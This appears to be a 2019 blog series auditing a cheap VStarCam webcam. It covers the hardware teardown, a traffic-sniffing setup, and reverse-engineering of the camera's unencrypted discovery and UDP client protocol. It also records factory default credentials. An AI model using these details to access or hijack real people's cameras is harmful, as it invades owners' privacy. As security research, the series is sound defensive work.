CHAIN METADATA: VStarCam - Investigational Journey [_] [X]

Description: A journey through a horribly insecure webcam, and the discovery, and fruititon of a client hijacking exploit.

Author: Ian Rash

Year: 2019


Total logs: 11 entries

VStarCam - Investigational Journey / ENTRY_#0: VStarCam - An Investigative Journey 1 - Intro [_] [X]

Date: 2019-09-03 **Author:** Ian Rash **Index:** #0

Hello everyone! Welcome to my new blog!

Today I wanted to talk about a project I've been working on, and detail some of the things I found and stuff I tried. I think it'll be a good post mortem for myself to study later when I need some of these tactics again.



A couple years ago, after watching a wonderful presentation at BlackHat, I bought a cheap $20 unbranded netcam. The camera came with a serial number on the bottom (C7824WIP). The camera itself isn't the worst, I mean it is a low quality Chinese camera, but the features on the device were pretty interesting. It has 2 axis panning, infrared night vision, speaker, microphone, and both wireless and wired connections, which is pretty good considering it only cost me like $20. However, a couple aspects about the device really made me worry, and as a security guy, I wanted to dig deeper.

I decided I'd try to do a full security audit on the device. I wanted to try it because I didn't really know anything about security cameras at the time, and I really wanted to try some of the skills I've picked up over the years. Black box testing can be really fun, and I love trying something I have little knowledge of just to see if I can succeed. I ended up learning a lot, which I would love to write down and share.

All source code is on sol-vin/vstarcam-investigational-journey


Part 2 >>


VStarCam - Investigational Journey / ENTRY_#1: VStarCam - An Investigative Journey 2 - Hardware [_] [X]

Date: 2019-09-03 **Author:** Ian Rash **Index:** #1


The camera itself has some pretty useful hardware, some which could be very easily taken advantage of with the right tools.


Just a couple simple Phillips screws and you are inside.






C7824WIP
User Name/Password admin/888888
UID: VSTB-608515-UZCPK
S N: dqqlz
made in China


2016-03-26
C23&24 main rev1.5



The processor it uses is a HI3518 which apparently has already been hacked by other means. I quickly read through this article and unfortunately failed to locate any TX/RX pins I could solder into. I was a little disappointed by this, I had a spare USB PL2303 lying around for just such an occasion.

When googling the HI3518 I noticed a website ispyconnect.com which seemed to be some sort of IP Camera database. I used their website to search for my model of camera and ended up finding out the company who manufactured it, VStarCam. I want to point out, there is not a single marking anywhere on the device, including on the inside that would signify this to anyone. I also learned on this page that the camera can be potentially controlled by simple GET requests.

On one side of the board you can see an addon board where they added the wireless radio. (It's the blue PCB with the big silver square and the grey wire)

One other thing of note, the whole camera is powered by 5V DC, meaning you can power this thing off any USB port that can supply at least 1A. This is actually a pretty cool feature, because there are cheap USB battery backup options that could be used to augment the camera so it records even when the power is turned off.

Part 3 >>

VStarCam - Investigational Journey / ENTRY_#2: VStarCam - An Investigative Journey 3 - Basic Sniffing [_] [X]

Date: 2019-09-03 **Author:** Ian Rash **Index:** #2

Before I work on sniffing the client communications, I wanted to try a little discovery first to see anything interesting with the device.

Nmap

Since the device was pretty much a black box to me, I wanted to see if I could discover any services/open ports beforehand. Nmap didn't notice any open ports when I scanned, which was a bit odd.

Setting up network sniffing

You can set this up one of two ways depending on the hardware.

Poor man's method

Two USB to Ethernet Dongles (Recommended) Two PCI Wired Ethernet Cards

Use a utility called brctl, it's fairly straight forward to set this up, but I did have issues here and there with weird drops in connection.

These are the commands I used *brctl addbr br0* brctl addif br0 [camera-interface] * brctl addif br0 [sniffing-interface]

Rich man's method

For this you need *One USB to Ethernet Dongle or PCI Wired Ethernet Card* Enterprise level switch

When I found out I could do this with my Cisco Catalyst 3750 I was ecstatic. For some reason, bridging didn't always work 100% as expected with the USB dongles and sometimes my internet would drop out while I was listening in on the camera. Once I found out you can use monitor session to forward packets from the camera to a one directional port, it saved me a lot of time and heart ache.

Just add this to your config. *monitor session 1 source interface Gi4/0/13* monitor session 1 destination interface Gi4/0/23

You can then plug ther USB dongle into the switch on port 23, and all port 13 traffic will be routed there as well!

Part 4 >>

VStarCam - Investigational Journey / ENTRY_#3: VStarCam - An Investigative Journey 4 - Sniffing Android Client [_] [X]

Date: 2019-09-03 **Author:** Ian Rash **Index:** #3

I figured since a majority of people would be using the Android client, I would start my audit there. The Android app, Eye4, is available in two separate downloads, one from the Eye4 site, and one from the Play store. They also have a Windows download, which I will audit later.

The first thing I wanted to do is compare the Play store APK with the Eye4 site APK to see if there is any foul play going on, but unfortunately their personal download on the site didn't work and lead to a blank page.

We want to start our network sniffer, and begin our testing process.

First thing we want to do is boot the camera up after resetting it for the first time. This makes sure we have a clean slate when working with the camera. We will be resetting the camera multiple times to make sure we have lots of samples to compare.

Without connecting to any client, we will boot the camera up, connect to our sniffer, capture all the boot network data, then reset the camera, stop capture, and restart the whole thing. We do this about 2-3 times to get an idea of what the booting process looks like.

After that, we will connect the camera to the client, by searching for LAN in the client and connecting that way. Delete the camera, reset, then try it again. Do this multiple times to get multiple captures.

After that, we will fully connect the camera to the app, changing the password, as well as using various features, such as camera control, taking videos/pictures, changing settings, etc.

Once we are satisfied with our captures, we will begin dissecting them packet by packet.


Boot Sequence

First impressions of boot sequence captures, what do we notice?

1. Take a look at some of the packets in the capture. 1. Do we see packets that have similar contents? 2. Can we see similar parts of packets that have small contents changed or replaced. 3. Do we see plaintext words/phrases? 4. Do we see commonly known numbers, ids, serial numbers, etc?

If you answered yes to any of these then the device most likely doesn't use encryption. This also means the device leaks data.

So let's go through the packets.



The first weird thing I noticed is that the camera picked up a weird IP address for my network. It started out with the ip address 192.168.1.126, but my internal network range is 192.168.11.(100-254) meaning this camera had already come with this configuration. It also broadcasts an ARP looking for 192.168.1.1, and sends out a bunch of "Hello I'm online!" messages. Already this doesn't bode well, as it looks like they aren't using any encryption. Maybe it's a fluke, let's dive deeper.

I also saw that the device also contacts a couple external hosts

s2.vstarcam.com via UDP s3.vstarcam.com via UDP *s2.eye4.cn via UDP* An Amazon EC2 instance via UDP *Google's public DNS, looking for baidu, wshifen.com, a.shifen.com* An Alibaba cloud instance which it talks to via HTTPS. *A Tencent cloud instance which it talks to via HTTP* time.windows.com via NTP


What did we learn?

The device may not use encryption The device may leak data as a result.


Let's take a look at the client's first registering of the camera, and it's first communications.

Registering the camera

I loaded the app onto an android emulator and went to town. I started by registering the camera to the client by using the "search for LAN" feature.



First thing we notice is that when the Android client initiates the connection, it doesn't talk directly to the camera, it instead sends a UDP packet with the contents 0x44480101. We will call this the **Discovery Broadcast Packet** or **DBP** for short. he camera then replies back with a 0x44480108, and then dumps a bunch of settings information to the broadcast address. We will call this the **Discovery Broadcast Reply** or **DBR**.




For some reason Wireshark labels this packet as an ASTERIX packet, which when I looked it up seems to have nothing to do with this protocol. Maybe it shares a port or something and Wireshark incorrectly labels it.

When you look at the data incoming, we can start to see how this packet is laid out. The first 4 bytes are a signal to the client that it's looking for it, the followed by a space specifically carved out for an IP address, plus one 0x00 byte to delimit. The way we can tell this is because if we were to count the chars in a full IP address string (XXX.XXX.XXX.XXX which is 15 bytes, plus a 0x00 byte to delimit, making it 16 bytes.) We can see the next IP address (Which is the netmask) would be adjacent to that.

The camera then sends an exact copy of the packet it just broadcast, directly to the client.

After this little dance the camera and client talk directly to each other. We see it chooses the port 47499, which when converted into hex is 0xB98B. We can see in the 0x80 row of the large packet above, there is a 0xB98B in little endian. This must be how the camera negotiates what port the client will talk to after the discovery phase.

When we compare this port number to our other captures, (remember, I captured the registration process, then reset the device, then did it again to see if I could notice any patterns.) we notice that the port changes with every reboot.



Looking at the contents of the HTTP GET request shows a sad truth, the devices doesn't use any encryption for it's client communications. This super concerning because not only does this compromise security of the device, especially on wireless, in an earlier capture, we have SEEN the device actually use SSL. So they are just choosing not to?

Looking at the reply brings much of the same sadness.


Looking at the HTTP headers, we can also see that the web server the device is GoAhead webs, an embedded web server, and it also hasn't been updated since 2004. JUICY!

So this is where it gets interesting.


So, they already have an HTTP server to talk to the camera and serve CGI scripts, but they decided to add an extra

protocol on top of that. This is where some strange UDP protocol starts to come into play.


Even though the camera and client were literally just talking via HTTP, it seems to forget all about that and try again to search for a new camera. The client sends out a 0xf1300000 packet to my subnet's broadcast address (192.168.11.255). We will call this packet the **Broadcast Connection Packet** or **BCP** for short.



The camera then replies back with a small part of its UID and the letter A. The client repeats this message back to the camera. We will call this the **Broadcast Packet SYN** or **BPS** for short.



